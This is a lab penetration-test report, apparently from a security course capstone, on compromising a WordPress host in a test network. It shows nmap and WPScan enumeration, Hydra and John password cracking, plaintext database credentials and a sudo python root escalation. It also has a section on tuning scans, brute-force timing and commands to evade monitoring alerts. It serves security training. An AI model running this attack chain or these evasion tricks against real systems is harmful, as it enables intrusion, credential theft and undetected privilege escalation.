

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

**Network Topology &
Critical Vulnerabilities**

02

Exploits Used


03

**Methods Used to
Avoiding Detect**



Network Topology & Critical Vulnerabilities

Network Topology



Network:

Address Range: 192.168.1.0/24

Netmask: 255.255.255.0

Gateway: 192.168.1.1

Machines:

IPv4: 192.168.1.100

OS: Linux

Hostname: ELK

IPv4: 192.168.1.90

OS: Linux

Hostname: Kali

IPv4: 192.168.1.105

OS: Linux

Hostname: Capstone

IPv4: 192.168.1.110

OS: Linux

Hostname: TARGET1

IPv4: 192.168.1.115

OS: Linux

Hostname: TARGET2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress/Nmap Enumeration	Nmap used to enumerate to find open ports, services, version and OS running on the web server. WPScan used for plugins, themes, version, weak passwords and username enumeration on the WP site.	Unauthorized or unwanted enumeration can expose service vulnerabilities, mapping of your network, ID users and expose open ports, plugins and themes to help allow attackers gain access to your network.
ssh/firewall lack per prevention	SSH allows for users to connect to users computers if hackers have knowledge of victims username. Firewalls monitors incoming and outgoing network traffic.	Permits hackers to brute force password to gain access server from remote desktop. Lack of a firewall permits for all data packets to enter and exit the network without any restrictions.
Weak Password Policy and Management	The use of weak password allow attacker to easily brute force to crack the password. And the use of same password in multiple area, also allow attacker to access multiple area once the first password is compromised.	Unauthorized access to WP admin portal and ssh access which can allow attacker to gain control of the wp site.

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
MYSQL creditital, Plaintext passwords for databases.	Password for sensitive database is not stored at secure location and written in plain-text.	Allows for intrusion into database containing sensitive information like username and password hashes.
Python Privilege Escalation	Using python to bypass limited shell and gain root access	This allows us to escalate privileges to the root level which gives us the absolute control of the system.

Exploits Used

Exploitation: Enumeration

- Nmap was used to scan for open ports, services and versions, as well the operating system running on Target 1 (192.168.1.110).
- WPScan was used to enumerate the WordPress site to ID potential users and weak passwords.
- The Nmap scan was successful, identifying open ports (22, 80, 111, 139, 445), OS (Debian v8), Services (ssh, http, rpcbind, netbios-ssn), along with the versions (Openssh 6.7, Apache httpd 2.4.10,) to help gain access into the web server.
- WPScan was also successful returning user identification.

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <=====
[i] User(s) Identified:

[+] steven
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPVulnDB API OK
  Plan: free
  Requests Done (during the scan): 1
  Requests Remaining: 22

[+] Finished: Wed Nov 10 00:44:52 2021
[+] Requests Done: 51
[+] Cached Requests: 4
[+] Data Sent: 11.964 KB
[+] Data Received: 287.814 KB
[+] Memory used: 90.883 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-09 23:36 PST
Nmap scan report for 192.168.1.110
Host is up (0.00097s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.11 seconds
root@Kali:~#
```


Exploitation: SSH

- Using the nmap we were able to find out which ports were open.
- Ports discovered open were ports 22 (ssh), Port 80 (http), Port 111(rpcbind), Port 139 (netbios-ssn) and Port 445 (netbios).
- Next using wpscan we were able to find out there are two users, 'Michael' and 'Steven'.
- Using Port 22 (ssh) we are able to login to their computer using credentials found.
- By guessing we are able to figure out Michaels own password was his own name.

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-08 01:42 PST
Nmap scan report for 192.168.1.110
Host is up (0.00078s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Nov  8 21:36:25 2021 from 192.168.1.90
michael@target1:~$
```

```
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```


Exploitation: Weak Password Policy and Management

- John The Ripper was used to brute force and crack the password
- Hydra was used to attempt login to the user account via ssh
- rockyou.txt was used in conjunction with Hydra to brute force user password
- Hydra successfully identify Michael's ssh password as michael
- John The Ripper successfully identify steven's ssh password being pink84
 - Since Steven used the same username and password for target machine and WP admin portal, attacker are able to access both area with 1 weak password

```
root@Kali:/usr/share/wordlists# hydra -L user -P rockyou.txt ssh://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-10 00:47:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 28688798 login tries (l:2/p:14344399), ~1793050 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110  login: michael  password: michael
```

```
echo 'steven:P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/' >> user.txt
echo 'michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0' >> user.txt
john user.txt
Proceeding with incremental:ASCII
pink84 (user2)
```


Exploitation: MYSQL

- Navigated the system files and searched for the wp-config.php file
- User Michael has read and write privileges for wp-config.php file.
- MySQL database name and login credentials were discovered in files accessible with michael's permission
- were able to obtain the SQL Database Username and password in plain text.
- Found more information in database like user_name & and password hashes for Steven.

```
-rw-rw-rw- 1 www-data www-data 3134 Aug 13 2018 wp-config.php
```

```
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define('DB_NAME', 'wordpress');  
  
/** MySQL database username */  
define('DB_USER', 'root');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'R@v3nSecurity');  
  
/** MySQL hostname */  
define('DB_HOST', 'localhost');  
  
/** Database Charset to use in creating database tables. */  
define('DB_CHARSET', 'utf8mb4');  
  
/** The Database Collate type. Don't change this if in doubt. */
```

```
michael@target1:~$ mysql -u root -p  
Enter password:  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 37  
Server version: 5.5.60-0+deb8u1 (Debian)  
  
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input state  
ment.  
  
mysql>
```

```
mysql> select * from wp_users;  
+----+-----+-----+-----+-----+  
| ID | user_login | user_pass | user_nicename |  
+----+-----+-----+-----+-----+  
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael |  
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven |  
+----+-----+-----+-----+-----+  
2 rows in set (0.00 sec)
```


Exploitation: Python Escalation

- This vulnerability was exploited by running the following python command:
 - `sudo python -c 'import pty;pty.spawn("/bin/bash")'`
- Because the user has sudo privileges for running python, this command spawned a TTY shell, escalating privileges to root.
 - Screenshot of the successful exploit:

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/usr/bin# cd /root
root@target1:~# cat flag4.txt
-----
|  _ _ \
| |/_/_ _ _ _ _ _ _ _ _ _
| // _ ^ \ \ / / _ \ ' _ \
| | \ \ ( _ | | \ v / _ / | | |
\_| \ _ _ , _ | \ / \ _ _ | _ | | _ |

flag4{715dea6c055b9fe3337544932f2941ce}
```

Avoiding Detection


Stealth Exploitation of Enumeration

Monitoring Overview

- Alert HTTP Request Size Monitor fired on Nmap service & version detection scan.
- The alert fires when HTTP request bytes is above 3500

Mitigating Detection

- Conducting a TCP full-connect scan or service & version detection scan can be noisy, an alternative is conducting a TCP SYN half-connect scan that are unobtrusive and stealthy since they never complete TCP connection.



Shell No.1

```
File Actions Edit View Help
root@Kali:~/Desktop# nmap -sS 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-14 14:42 PST
Nmap scan report for 192.168.1.110
Host is up (0.00058s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
root@Kali:~/Desktop#
```


Stealth Exploitation of SSH

Monitoring Overview

- This exploit can be detected by the system and wordpress.
- The system measures keeps logs of all attempts of login via ssh and keeps logs in wordpress.

Mitigating Detection

- The system keeps logs of attempt login with ssh, so unless there is a an alert put in place. It will not trigger any alerts.
- SSH provides connection to a server using both password and private key making it secure.

Stealth Exploitation of Weak Password

Monitoring Overview

- No alert was triggered for this attack
- However, the system can include a log of fail ssh login attempt from brute force from Hydra or if the attack Steven's password via http wordpress password, it would have triggered excessive http errors
- Alert threshold was 400 in the last 5 min

Mitigating Detection

- hydra attack could use -w option to increase timeout, based on that threshold, 1.33s timeout would not trigger the alert
- `hydra -w 1 -L user -P rockyou.txt ssh://192.168.1.110`
- However, this might not be an ideal option since it would take significantly more time to brute force the attack.

Stealth Exploitation of Python Escalation

Monitoring Overview

Original command: \$ sudo python -c 'import pty;pty.spawn("/bin/bash")'

- This exploit is detected by Filebeat because it logs use of sudo commands.
- No alerts were triggered for this exploit.

Mitigating Detection

- The stealth way of doing this would be to break down the command in parts and only reveal the part that doesn't necessarily look suspicious.

```
$ sudo /usr/bin/python
Python 2.7.9 (default, Sep 14 2019, 20:00:08)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('/bin/bash')
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
```